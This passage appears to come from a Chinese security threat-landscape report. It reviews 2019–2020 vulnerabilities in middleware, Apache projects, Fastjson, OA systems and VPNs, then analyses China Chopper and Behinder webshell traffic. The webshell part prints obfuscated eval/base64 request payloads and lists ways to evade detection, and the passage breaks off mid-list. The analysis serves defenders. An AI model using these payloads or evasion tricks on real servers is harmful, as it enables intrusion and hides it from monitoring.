第二类是 WebLogic 的 T3 协议反序列化漏洞。如 2019 年 10 月的 CVE-2019-2890 漏洞，该漏洞存在于 WebLogic.jar 中的 WebLogic.wsee.jaxws.persistence.PersistentContext.class 文件，其中 readObject 函数调用了 readSubject 函数，readSubject 函数中使用了 ObjectInputStream.readObject 来反序列化对象。通过 T3 协议发送精心伪造的 PersistentContext 对象，则可成功绕过黑名单检查。后续 T3 协议又陆续出现了多个反序列化漏洞，包括 CVE-2020-2555、CVE-2020-2798、CVE-2020-2963、CVE-2020-2801、CVE-2020-2884 等。

第三类是 2020 年 1 月爆出的 CVE-2020-2551 漏洞。该漏洞原理上类似于 RMI 反序列化漏洞（CVE-2017-3241），Oracle 之前对 t3 协议漏洞做了黑名单的修补。而 CVE-2020-2551 是 IIOP 协议层面的漏洞，本次补丁也仅是做了黑名单的修补，后续依然存在被绕过的风险。

Oracle 对于 WebLogic 反序列化漏洞的补丁大多都是基本黑名单的防御方式。一旦黑名单被绕过，防护就会被打破，所以一直以来就陷入了绕过-加黑名单-绕过的循环之中。未来

不管是黑名单协议还是利用链层面绕过难度会不断增大，但是攻击者一定会有绕过的新思路。

除了反序列化外其他类型漏洞也有不少，例如 WebLogic XXE 系列漏洞：CVE-2019-2647、CVE-2019-2648、CVE-2019-2649、CVE-2019-2650 和 CVE-2020-2949，任意文件上传漏洞 CVE-2019-2618 等。

2、WebSphere

WebSphere Application Server 是一种功能完善、开放的 Web 应用程序服务器，基于 Java 和 Servlets 的 Web 应用程序运行，是 IBM 电子商务计划的核心部分。由于其可靠、灵活和健壮的特点，被广泛应用于企业的 Web 服务中。

CVE-2019-4279：攻击者可通过发送精心构造的序列化对象触发该漏洞，最终导致在服务器上执行任意代码。受影响的产品包括 WebSphere Application Server ND 版本 9.0 和版本 8.5、WebSphere Virtual Enterprise V7.0。

CVE-2019-4505 任意文件读取漏洞，攻击者可以获取敏感信息而导致进一步利用。

CVE-2020-4276、CVE-2020-4362：经过身份验证的远程攻击者可以利用此漏洞，通过 SOAP 连接器上的管理请求中基于令牌的身份验证来获得对系统的特权访问。

总的来讲，近两年 websphere 爆出漏洞不算多，但大大小小的问题也不少，其安全性仍然需要引起运维及安全人员的重视。

3、Tomcat

CVE-2020-1938（Apache-Tomcat-Aip 文件包含漏洞），该漏洞是由于 Tomcat 的 AJP（定向包协议）协议存在缺陷。攻击者可利用该漏洞构造特定参数，读取服务器 webapp 目录下的任意文件，如 webapp 配置文件或源代码等。若目标服务器同时存在文件上传功能，攻击者可进一步实现远程代码执行。

虽然 CVE-2019-0232 漏洞只对 Windows 平台有效，但发布后，Metasploit 中也出现了公共漏洞利用模块。另外，鉴于 AJP 协议使用率约为 7.8%，且 Tomcat 作为中间件被大范围部署在服务器上，CVE-2020-1938 漏洞危害也比较大。

4、Coldfusion

与 Tomcat CVE-2020-1938 漏洞类似的是 CVE-2020-3761，本漏洞与 Adobe ColdFusion 的 AJP connectors 相关。Adobe ColdFusion 在处理 AJP 协议数据包时同样存在实现缺陷，导致相关参数可控。攻击者可通过向目标发送精心构造的 AJP 协议数据包读取目标服务器 wwwroot 目录下的任意文件，也可将目标服务器 wwwroot 及其子目录下的任意文件当作 jsp 文件来解释执行。若目标服务器下的文件可控，可进一步实现远程代码执行。

另外 Coldfuson 也被爆过两次远程代码执行漏洞。CVE-2019-7091 是 Adobe ColdFusion 的 FlashGateway 服务存在的反序列化漏洞，未经身份验证的攻击者向 Adobe ColdFusion 的 FlashGateway 服务发送精心构造的恶意数据，经反序列化后可远程执行任意代码。CVE-2019-7839 则是由于 JNBridge 组件存在缺陷，而 ColdFusion 默认开启 JNBridge 组件，导致代码执行漏洞。

3.1.2 Apache Software Foundation 安全态势

据 ASF 发布的 2019 年安全报告，他们共收到 18000 多关于安全问题的反馈，从中整理了 300 多个漏洞报告，修复了 100 多个 CVE 漏洞。在过去一年里，ASF 项目中除了具有较高严重性和风险的事件，还有利用复杂度较低的漏洞。

1、Apache HTTP Server

2019 年 4 月，Apache HTTP Server 发布了包括权限提升在内的多个安全漏洞（对应 CVE 编号：CVE-2019-0211、CVE-2019-0217、CVE-2019-0215、CVE-2019-0197、CVE-2019-0196、CVE-2019-0220）。当时，官方已经出了安全漏洞补丁，可以通过更新版本进行漏洞修复，对于还在运行官方已不再维护安全更新的 2.2 之前早期版本，建议升级到新的无漏洞版本或是部署必要的安全防护设备拦截恶意攻击。

根据 Apache HTTP 服务组件提权漏洞（CVE-2019-0211）的分析，该漏洞影响 mod_prefork，mod_worker 和 mod_event。攻击者可编写脚本（PHP，CGI，…）直接获得目标系统的 root 权限。且 2019 年 4 月 Apache HTTP 服务组件提权漏洞公布后，漏洞作者在 GitHub 上第一时间就给出了 WriteUp 和漏洞 EXP，也使得该漏洞具有较广泛的影响力。

2、Apache Tomcat

欧盟委员会 EU-FOSSA 2 项目赞助漏洞赏金计划供用户在 Apache Kafka 和 Apache Tomcat 中发现安全问题。Apache Kafka 中未收获任何问题，但 Apache Tomcat 中修复了两个问题：Apache Tomcat 远程代码执行漏洞 CVE-2019-0232（高危）和 Apache Tomcat 跨站脚本漏洞 CVE-2019-0221（低危）。

虽然 CVE-2019-0232 只对 Windows 平台有效，但发布后，Metasploit 中也出现了公共漏洞利用模块。另外，鉴于 AJP 协议使用率约为 7.8%，且 Tomcat 作为中间件被大范围部署在服务器上，Apache-Tomcat-Aip 文件包含漏洞 CVE-2020-1938 危害也比较大。

3、Apache Solr

2019 年 10 月，有网友在 GitHub 发布了经分析和测试后确认有效的 Apache Solr Velocity 模版注入远程命令执行的测试代码，而当时 Apache Solr 官方还未发布该漏洞的安全公告和补丁。

一年来，Apache Solr 被曝出了许多漏洞，部分甚至造成远程代码执行，且网上存在针对某些问题的公共漏洞利用以及 Metasploit 模块。例如，2019 年 11 月已有针对 Apache Solr 代码注入漏洞 CVE-2019-17558 及 Apache Solr 远程代码执行漏洞 CVE-2019-12409 的详细分析和利用脚本，这无疑降低了攻击者利用漏洞进行远程代码执行等攻击，远程控制服务器的难度。

4、Apache Axis

远程代码执行漏洞 CVE-2019-0227 是 Apache Axis 较早版本中的一个漏洞。Axis 附带的默认服务 StockQuoteService.jws 中包含一个硬编码的 HTTP URL，攻击者可以通过域名接管或者利用 ARP 欺骗服务器执行 MITM 攻击，并将 HTTP 请求重定向到恶意 Web 服务器后执行远程代码。

尽管 Apache Axis 已经过时，但该漏洞仍然在许多场景中被利用。漏洞曝出后，为了防止域名 www.xmltoday.com 被恶意攻击者利用，已经有白帽子将其购买。

5、Apache Olingo

2019 年 12 月 Apache Olingo 发布了包括 XXE 在内的多个安全漏洞（对应 CVE 编号：CVE-2019-17554、CVE-2019-17555、CVE-2019-17556）。其中 Apache Olingo XXE 漏洞 CVE-2019-17554 一经发布，针对该漏洞的开放利用脚本便出现在了网络上。

6、Apache POI

Apache POI 4.1.0 及早前版本中存在外部实体注入漏洞。攻击者可借助特制的文档利用 CVE-2019-12415 读取目标服务器本地文件系统或网络资源中的文件。

7、Apache Dubbo

Apache Dubbo 是一款高性能、轻量级的开源 Java RPC 框架，它提供了三大核心能力：面向接口的远程方法调用，智能容错和负载均衡，以及服务自动注册和发现。

全球范围内共有 5000 余个 Dubbo 服务对外开放。其中，中国大陆使用数量最多，共 5176 个，美国第二，共有 194 个，中国香港第三，共 66 个。一旦 Dubbo 项目包中存在可用的 gadgets 时，即可触发 CVE-2019-17564 的反序列化漏洞，造成远程代码执行。今年 2 月，网上就已有该漏洞的细节分析和利用代码。

8、其他

2019 年 8 月 Black Duck Synopsys 团队审查了较旧的 Struts 版本和公告，在受影响版本中发现了一些纰漏，Struts 团队在研究他们的发现后也发布了相关更正。如果用户正在使用某一旧版本 Struts，并根据官方数据认为该版本不受漏洞影响，那么后果可能非常严重，用户可能遭受自此版本之后所有未修复漏洞的攻击。因此 Struts 团队始终建议用户升级到最新版本的 Struts，以确保其版本包含针对所有已发布的安全问题的修复程序。

2019 年 9 月 RiskSense 报告重点介绍了勒索软件已知使用的漏洞，其中包括 ASF 项目中的四个漏洞。这四个漏洞在早些年都已修复，并且在任何勒索软件利用它们之前，都具有可用的更新和缓解措施。因此，用户应始终确保他们在使用任何 ASF 项目时关注其安全更新，并为任何远程或严重漏洞确定更新的优先级。

此外，Apache ShardingSphere 远程代码执行漏洞（CVE-2020-1947）、Apache Flink 远程代码执行漏洞、Apache FreeMarker 远程代码执行漏洞（CVE-2020-7799）、Apache Log4j 反序列化代码执行漏洞（CVE-2019-17571）、Apache ShardingSphere 远程代码执行漏洞（CVE-2020-1947）、Apache SSI 远程命令执行漏洞的发布，也给最近一年来很热闹的各开源项目敲响了警钟。

3.1.3 Fastjson 系列漏洞

Fastjson 是一个由 Java 编写的高性能 JSON 库，应用范围非常广。2017 年 Fastjson 官方曝出 1.2.24 及之前版本存在远程代码执行漏洞后，在其后增加了黑白名单机制并默认关闭了 autotype，大大增加了漏洞利用难度。近两年面对的主要威胁基本是针对黑名单的绕过

或是在已有黑名单类前插入脏数据的漏洞利用。

2019 年 6 月左右，Fastjson 被曝出一个无论是否开启 autotype 都能被远程执行代码的通杀 payload。随后便在 1.2.68 版本中引入了一个 safeMode 的配置，无论白名单和黑名单，都不支持 autoType。2020 年 6 月 1 日，Fastjson 官方再次修复 autotye 绕过的重大漏洞，但截止到目前还没有透露相关漏洞细节。

与此同时，Fastjson 的老兄弟 Jackson 也是一直曝出漏洞，通常 Fastjson 的黑名单绕过也伴随着 Jackson 的绕过。Jackson 是一个开源的 Java 序列化与反序列化工具，可以将 java 对象序列化为 xml 或 json 格式的字符串，或者反序列化回对应的对象，由于其使用简单，速度较快，且不依靠除 JDK 外的其他库，被众多用户所使用。

Jackson 的漏洞主要是开启了 enableDefaultTyping 和 activateDefaultTyping 的 jackson-databind 的黑名单类绕过，如 CVE-2020-10673 的 com.caucho.config.types.ResourceRef 绕过黑名单完成 JNDI 注入，近两年可以绕过黑名单的类出现过几十种，不难预测未来黑名单会依旧存在被绕过的风险。官方建议使用 activateDefaultTyping 设置可信的 Java 类满足业务需求。这一白名单机制进一步保证了 jackson-databind 应用的安全性，同时不影响业务的灵活性。

3.1.4 办公系统漏洞

2019 年 9 月，泛微 OA 系统高危漏洞被曝光，被忽略的办公系统安全被抬上了台面。常见的办公系统包含 OA 系统、邮箱系统、任务管理系统等。过去一年多，多个办公系统漏洞的曝光为黑客开启了一扇新的大门。

1、OA 系统系列漏洞

（1）致远 OA A8 未授权代码执行漏洞

2019 年 6 月底，致远 A8+协同管理软件被曝存在远程 Getshell 漏洞。攻击者通过上传精心构造的后门文件即可 Getshell，获得目标服务器的权限。

（2）泛微 e-cology OA 系统 SQL 注入漏洞

2019 年 9 月 17 日，泛微 OA 更新了一个安全问题，修复了一个远程代码执行漏洞。泛微 e-cology OA 系统自带 BeanShell 组件且开放未授权访问，攻击者调用 BeanShell 组件接口可直接在目标服务器上执行任意命令。

（3）泛微 OA SQL 注入漏洞

该漏洞属于泛微 OA 的通用型漏洞，攻击者可以通过精心构造的语句进行注入攻击，成功利用漏洞的攻击者可以获取服务器中的数据。

（4）泛微 E-cology OA 数据库配置信息泄露漏洞

2019 年 10 月 24 日，泛微 e-cology OA 数据库配置信息泄漏漏洞被曝光。攻击者可通过存在漏洞的页面直接获取数据库配置信息。如果攻击者直接访问数据库，则可直接获取用户数据，甚至控制数据库服务器。

（5）通达 OA 文件上传+文件包含导致 RCE 漏洞

2020 年 3 月，通达 OA 在官方论坛发布了紧急通知，提供了针对部分用户反馈遭到勒索软件攻击的安全加固程序。根据公告，遭受攻击的 OA 服务器首页被恶意篡改，伪装成 OA 系统错误提示页面让用户下载安装插件，同时服务器上文件被勒索软件重命名加密。进一步分析发现，这是由于黑客使用通达 OA 全版本的任意文件上传漏洞结合 v11 版本的文件包含漏洞，远程代码执行成功后获得 System 权限，然后上传 Webshell 后门，并进一步释放勒索软件导致的，危害极大。

（6）通达 OA 前台任意用户伪造登录漏洞

该漏洞可导致未经授权的远程攻击者通过精心构造的请求包进行任意用户伪造登录。

2、JIRA 办公系统系列漏洞

JIRA 是 Atlassian 公司出品的项目与事务跟踪工具，被广泛应用于缺陷跟踪、客户服务、需求收集、流程审批、任务跟踪、项目跟踪和敏捷管理等工作领域。JIRA 配置灵活、功能全面、部署简单、扩展丰富，其超过 150 项特性得到了全球 115 个国家超过 19,000 家客户的认可。

（1）Atlassian Crowd 未授权文件上传漏洞

Crowd 和 Crowd Data Center 在发行版本中错误地启用了 pdkinstall 开发插件。可以将未经身份验证或身份验证的请求发送到 Crowd 或 Crowd Data Center 实例。攻击者可以利用此漏洞安装任意插件，进而允许在存在漏洞的 Crowd 或 Crowd Data Center 版本的系统上远程执行代码。

（2）Atlassian JIRA 模板注入漏洞(CVE-2019-11581)

2019 年 7 月，JIRA 官方发布安全通告修复了一个 Atlassian Jira Server 和 Jira Data Center 存在的服务器端模板注入漏洞（CVE-2019-11581），成功利用此漏洞的攻击者可在运行受影响版本的 Jira Server 或 Jira Data Center 系统上执行任意命令。

（3）Confluence Server and Confluence Data Center - Local File Disclosure （CVE-2019-3394）

2019 年 8 月 28 日，Atlassian Confluence 官方发布安全通告，修复了存在于 Confluence Server 和 Data Center 页面导出功能中的本地文件泄露漏洞。拥有“添加页面空间”权限的远程攻击者将能够读取 / confluence / WEB-INF 目录，其中可能包含用于与其他服务集成的配置文件，可能泄漏的凭据（例如 LDAP 凭据）或其他敏感信息。如果在 atlassian-user.xml 文件中指定了 LDAP 凭据，则存在泄漏 LDAP 凭据的可能性。

（4）Jira 未授权 SSRF 漏洞(CVE-2019-8451)

Jira 的/plugins/servlet/gadgets/makeRequest 资源存在 SSRF 漏洞，原因在于 JiraWhitelist 这个类的逻辑缺陷，成功利用此漏洞的远程攻击者可以以 Jira 服务端的身份访问内网资源。经分析，此漏洞无需任何凭据即可触发。

（5）Jira Importers Plugin 模板注入漏洞(CVE-2019-15001)

Jira 服务器和数据中心的 Jira 进口商插件（JIM）中存在一个服务器端模板注入漏洞。具有“ JIRA 管理员”访问权限的攻击者可以利用此问题。成功利用此问题，攻击者可以在运行易受攻击的 Jira Server 或 Data Center 版本的系统上远程执行代码。

（6）JIRA Servcie Desk 路径遍历漏洞(CVE-2019-14994)

CVE-2019-14994 中受影响的 JIRA Service Desk 版本将允许非应用程序访问用户-Service Desk 客户进行遍历以查看 JIRA 实例中的受限问题。

（7）Jira 信息泄露（CVE-2019-8449）漏洞

版本 8.4.0 之前的 Jira 中的/ rest / api / latest / groupuserpicker 资源允许远程攻击者通过信息泄露漏洞枚举用户名。

JIRA 漏洞更多的是未授权，JIRA 作为更多是内部使用的应用，大多对安全不敏感，导致权限控制不足，导致未授权频频出。基于未授权，攻击者便可以再后台进行更多功能性探测，以发现更多功能性漏洞。

3、邮箱系统漏洞

（1）Coremail 邮件系统配置文件泄露漏洞

Coremail 邮件系统产品在国内已拥有 10 亿终端用户 ，是目前国内拥有邮箱用户最多的邮件系统。2019 年 6 月，Coremail mailsms 被曝出接口配置存在未授权访问漏洞，可能导致敏感信息泄露，包括数据库连接的用户名、密码等敏感信息。攻击者可能会通过这些敏感信息的收集，从而进一步尝试获取权限和数据的攻击。

（2）OpenSMTPD 命令执行漏洞(CVE-2020-7247)

2020 年 01 月 29 日， OpenSMTPD 官方在 github 代码仓库提交了针对 CVE-2020-7247 的修复代码。OpenSMTPD 是 RFC 5321 定义的服务器端 SMTP 协议的开源代码实现，此外还包括一些附加的扩展功能，可让一般机器与使用 SMTP 协议的其他系统交换电子邮件。CVE-2020-7247 涉及了本地权限提升和远程代码执行，可被远程攻击者用来在目标服务器上以 root 权限执行任意代码。

（3）Exim 远程命令执行漏洞（CVE-2019-10149）

2019 年 6 月，安全研究人员发现 Exim 邮件服务器存在一个远程命令执行漏洞，漏洞编号为 CVE-2019-10149。该漏洞在默认配置下可被直接利用，攻击者可以以 root 权限使用 execv()来执行任意命令，利用过程中不涉及到内存破坏或者 ROP（Return-Oriented Programming）相关内容。

3.1.5 VPN 安全态势

VPN（Virtual Private Network，即虚拟专用网络）在企业、政府机构的远程办公中扮演着举足轻重的角色。VPN 一旦被黑客组织攻陷，众多企业内部资产将没有任何安全保障地暴露在公网之下，损失不可估量。

过去一年多，VPN 设备多次被爆出严重漏洞，利用 VPN 设备发起的 APT 攻击并非孤案。2020 年 4 月 Darkhotel 劫持某国内厂商 VPN 事件也仅是这类设备安全问题的延续。

如公布的 Pulse Secure SSL VPN（保思安 VPN）多个安全漏洞，一旦成功利用攻击者可以读取系统敏感文件，获取 session、明文密码等敏感信息，非法入侵并操控 VPN。

CVE-2019-11510：非授权任意文件读取漏洞

CVE-2019-11542：授权后堆栈缓冲区溢出漏洞

CVE-2019-11539：授权后命令注入漏洞

CVE-2019-11538：授权后任意文件读取漏洞

CVE-2019-11508：授权后任意文件写入漏洞

CVE-2019-11540：授权后会话劫持漏洞

其中，由于通过浏览器访问其他端口的新功能缺乏安全限制所导致的 CVE-2019-11510 漏洞，在不需授权的情况下攻击者可以读取系统任意文件，获取账号密码登录后台，进而结合 CVE-2019-11539 执行系统命令。

调研机构 Market Insights 去年预测，VPN 在 2018 年到 2025 年的复合增长率平均为 18.26%，面对未来复杂的网络安全攻防形势，VPN 类设备在应对、保护企业数据安全中为内网和云提供统一、安全和高效的访问入口仍任重道远。

3.2 Webshell 管理工具攻防态势

Webshell 的植入是 Web 攻防渗透的关键环节之一。一般黑客在使用漏洞入侵网站成功后，会设法将 Webshell 后门文件上传到网站服务器，然后使用浏览器或连接工具访问 Webshell 后门，得到命令执行环境，并进一步上传大马文件，以达到长期控制网站或者 Web 服务器的目的。

过去一年多，随着攻防对抗演习的深入开展，无论是攻击方还是防守方，都开始对 Webshell 连接工具的“有效性”逐渐重视起来。对于攻击方来说，通过修改开源 Webshell 管理工具形成各种魔改版工具从而绕过安全检测；对于防守方来说，通过强化引擎的双向检测能力，算法解密能力，未知流量发现能力不断提高攻击者的门槛。我们也看到不少安全团队在国内知名论坛分享 Webshell 检测或者反检测经验。一场旷日持久的检测与反检测的战争已然拉开了序幕。在本章节中，我们将总结近几年攻防对抗中 Webshell 管理工具的发展趋势。

1、中国菜刀

（1）2011 版本

中国菜刀是一款 C/S 框架的 Webshell 管理工具，它不像传统的 asp 恶意脚本或 php 恶意脚本上传到网站上可以直接打开。它有自己的服务端程序，但是这个服务端程序却极小，只有一句代码，从而保证了 Webshell 的隐蔽性。

作为 Webshell 管理工具的始祖，2011 版本菜刀，已经开始使用 base64 加密进行初步的对抗。

```
POST HTTP/1.1
X-Forwarded-For:
Referer:
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 1)
Host:
Connection: Close
Cache-Control: no-cache
Content-Length: 686

1=%40eval%01%28base64_decode%28%24_POST%5Bz0%5D%29%29%3B&z0=QGluaV9zZXQoImRpc
```

```
HTTP/1.1 200 OK
Date: Tue, 17 Dec 2019 10:59:52 GMT
Server: Apache/2.4.39 (Unix) OpenSSL/1.1.1b
X-Powered-By: PHP/5.5.38
Connection: close
Content-Type: text/html
Content-Length: 148

->|/www/admin,/wwwroot
```

图 40 2011 版本菜刀

菜刀使用的首尾标记的手法，对以后的各种 Webshell 管理工具具有深远的影响。

（2）2014 版本

2014 版本菜刀相较于 2011 年版本，除了稳定性以外，对 2011 年版本的 eval，base64_decode，这两个特征进行了编码，对菜刀流量进行了进一步的隐藏。

```
POST /                HTTP/1.1
X-Forwarded-For:
Referer: h
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://ww
Host:
Connection: Close
Cache-Control: no-cache
Content-Length: 698

1=$xx%3Dchr(98).chr(97).chr(115).chr(101).chr(54).chr(52).
chr(95).chr(100).chr(101).chr(99).chr(111).chr(100).chr(101)
;$yy=$_POST;@eval/**/($xx/**/($yy[z0]));&z0=QGluaV9zZXQoImRpc3
```

```
HTTP/1.1 200 OK
Date: Tue, 17 Dec 2019 11:07:25 GMT
Server: Apache/2.4.39 (Unix) OpenSSL/1.1.1b
X-Powered-By: PHP/5.5.38
Connection: close
Content-Type: text/html
Content-Length: 148

->|/www/admin/                    wwwroot
```

图 41 2014 版本菜刀

（3）2016 版本

2016 版本菜刀，进一步对绕过流量检测产品做了功课：从请求流量中的字符串拼接，大小写，到返回包的首尾变换标识符等。可以看到各个 Webshell 管理工具已经开始有针对性地对流量检测产品进行研究和绕过，不再是单纯聚焦在网站的管理上。

```
POST /             HTTP/1.1
X-Forwarded-For:
Referer:
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search
Host:
Cache-Control: no-cache
Content-Length: 674

1=array_map("ass"."ert",array("ev"."Al(\"\\\$xx%3D\\\"Ba"."SE6"."4_dEc"."OdE\\\";@
QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtpZihQSFBfVkVSU0
```

```
HTTP/1.1 200 OK
Date: Tue, 17 Dec 2019 11:10:30 GMT
Server: Apache/2.4.39 (Unix) OpenSSL/1.1.1b
X-Powered-By: PHP/5.5.38
Content-Type: text/html
Content-Length: 148

X@Y/www/admin/                 wwwroot
```

图 42 2016 版本菜刀

可以看到所有版本的菜刀都没有改掉用 Base64 加密，并且有首尾字符。当前的检测产品也大多从菜刀的 Base64 加密内容以及首尾字符等方面入手。

2、冰蝎

作为老一代 Webshell 连接工具，菜刀的流量特征十分明显，大多数安全设备基本都可以识别其流量。因此目前的菜刀基本都是在安全教学中使用，很少应用于实战中。近年来，加密 Webshell 管理工具逐渐走进攻击者的视野，这类 Webshell 管理工具从连接到各种操作的流量全部都是加密的，可以有效绕过大多数网络流量检测设备。动态二进制加密网站管理客户端“冰蝎”就是其中的佼佼者。

基础版冰蝎拥有 5 种语言的网站 Webshell。而最具代表性的就是 asp,jsp,php 三种版本，它们具有不同的加密手法和流量行为。

首先是冰蝎的密钥获取过程。

```
GET /bea_wls_internal/securi.jsp?caijiji=383 HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET C
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C;
.NET4[illegible].9.11079.201
Host[illegible]
Accep[illegible]image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: close

HTTP/1.1 200 OK
Connection: close
Date: Wed, 26 Jun 2019 03:44:53 GMT
Content-Length: 16
Content-Type: text/html; charset=ISO-8859-1
Set-Cookie: JSESSIONID=LhyR4uKrWNpcbjyc2n9jL9imH8mOSLZCnu2o5oi1qOC8Ml4B9sx5!-867519832; path=/;
HttpOnly

913cf7773e08aa67
```

图 43 冰蝎密钥获取过程

获得的 16 位密钥，会被用于解密接下来的数据。

```
POST /bea_wls_internal/securi.jsp HTTP/1.1
Content-Type: application/octet-stream
Cookie: JSESSIONID=LhyR4uKrWNpcbjyc2n9jL9imH8mOSLZCnu2o5oi1qOC8Ml4B9sx5!-867519832; path=/;
HttpOnly
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/5.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3; .NET4.0C;
.NET4.0E) QQBrowser/6.9.11079.201
Cache-Control: no-cache
Prag[illegible]
Host[illegible]
Accept[illegible]image/gif, image/jpeg, *; q=.2, */*; q=.2
Content-Length: 8556
Connection: close
```

冰蝎流量需要解密

W4hFp86zekhN2Jb0xpeViNu6rb2u4coQMtIbrqk8FufaXbypvOTkbaVxFGAOSWDFXu77TArE+OlPj32usID21i/
BCn0kM5p5LRcsBwp8pZ7WDnQmLkU/7PPMPEkAHAUYLERTg6bWDZ329apIdREQqKOXRhjRk/
SkOgEaaDEJC2TYVaYETePq4F9VjndUO2sPsWlRr8mh5HcSkU5SUHzkVi1tFRogevw85dh9f7NdaTTY3+8aQsGO2qGe7ZAo+2M8X
X+AtvkCzgts5cjABeqbk3xhNazMv+prayOC5RnhoScoAtauJwk9TBUsWXPOYdVPo0lpkGQ9NA5HIE4QrXG9iB88+fDylma1Khzj
+YE7TUQEwJhBbiojFby919C7ZMRBIJsT9sMNPlB7EenFbYHyrll2b3k8oLbaj3Vsk1lKNQdBTO93SoGUNMAYf9hWlBC8MS9Tzr
xP+fKI8Mk6yglUFvpZZ8HuBLJnJQbRd32cXddahP8HhbIlLF99HIrds2EDtcjOSkcQKnCHz7JjdoCygKsX2+Mf0afFhN1N0/
gsY40kXcLPWVmzjudfQZ93G3uLoQH+O21K63/h0/v7mNxz5JBcsO4BtdNq6zIahRLXcETpzHwUZZoJ4B6qfNGwS2fPg8eGPd/
kPV1J51YMJ2+0tkPKo1MSrxKIDaaOZYWV8iIBNUxg2c6Cu3O+/xnRfm0fPgYPcmM5DXo1X/qeezrP84/
EPiAlLuhYLGUznhseK5O35UG+nzwADXm3i9rR3UkeHFNa2LKt33yeAIogkTpZ5u331n1IfmiN7e7XqHNsD+Ybo1wF7IT75UMXyG
7AuDh8Fx4h8TxNEO+4EsBiGOuGhG6Qozo43AlhHIT0SLgzaTsVVLJV7XAz4mfCfRTzL+UsU6PsHTff6NtqtLk/
T+cUVuHT1kmsK5nm7eFh4t4/KRvHXnTM0aF8jTbmarzs2D1MojJZznijYM/
i6qewPnQZ63kvmOPG+UETrA1BHxMcX15AwpKKA0YMm1+lg5iC0qUm0QuPlFweif2u141RCpX+jv4X7t26DwkRhVaMNts5yRfR2J
yaTrdsVH/HgyG+NBy1CQWZc1QfkFbLmDCmpt2kGVgIyxX8dz50XHPG/KuXjeAXuLxA6rS12Qbg6f/D8R1R/
pIB+KEHV8rgth10L8kIPkIRFpT2/1y0nkWTTD+wORDlFsqG5LmDs1PhjfEhyBWTw7OT/
ApHh44BIYbTTIKBvBb4Q7tCgszhnenBungoFe4zbie00ByeOuwo3QwMLMRQ5iUdrSD8tWFbpq+1QfdnnLxY6RuVtMkkasTW7PIw
zC2m3Ndsw0lb/xbJH3wPRQD1CQWZc1QfkFbLmDCmpt2kN4UhK8/

图 44 冰蝎通信流量

随后发出的操作指令均采用加密方式传输。而解密的密钥就是之前协商好的 16 位密钥。将这些流量解密后可以看到 behinder，java 之类的关键字。

↑将你电脑文件直接拖入试试^-^

AES加密 AES解密

AES加密、解密转换结果(base64了):

```
漱埈□□□2□f□□.net/rebeyond/behinder/payload/java/BasicInfo□□□□□□java/lang/Object□□□□□□BasicInfo.java□□□java/util/Map$Entry□□□□□
java/util/Map□□□□□□□Entry□□□<init>□□□()V□□□
□□□
□□□this□□.Lnet/rebeyond/behinder/payload/java/BasicInfo;□□□equals□□□(Ljava/lang/Object;)Z□□□java/lang/Exception□□□□□□javax/servlet/jsp/
PageContext□□□□□□getResponse□□!()Ljavax/servlet/ServletResponse;□□□□
□□□□□□□UTF-8□□□□□□□javax/servlet/ServletResponse□□□□□□setCharacterEncoding□□□(Ljava/lang/String;)V□□□
□□□□!□□□□□#□□□java/lang/StringBuilder□□%□□5<br/><font size=2 color=red>
```

图 45 冰蝎通信流量解密

随着冰蝎的逐渐流行，不少安全厂商也使用流程检测、流行为分析等方法针对其密钥传输过程，流量行为研发有针对性的检测方法。然而攻防始终是螺旋式上升的过程，既然厂商检测冰蝎用到了流程检测、流行为分析，那么只要稍微改一下流程细节，就能有效绕过检测。目前已知的绕过方式包含修改密钥协商过程，修改密钥长度等方法。

冰蝎加密所用密钥是长度为 16 的随机字符串，小写字母+数字组成。密钥传递阶段，密钥存在于 Response Body 中。

对此，网上已经出现了很多对抗检测的思路：

（1）删减传递密钥过程，将密钥硬编码在客户端和服务器端。在每次打开冰蝎的时候生成一个密钥，然后生成带密钥硬编码的服务器端；或将密钥存放在某个文件中如（key.ini）由用户自定义，Behinder.jar 去读取 key，服务器端中的密钥让用户手动修改。

（2）打乱顺序

1）针对检测整体流程

增加无用步骤，在流量中添加无用请求来干扰检测的每一步检测成功跳到下一步检测的机制。

2）针对取密钥解密过程

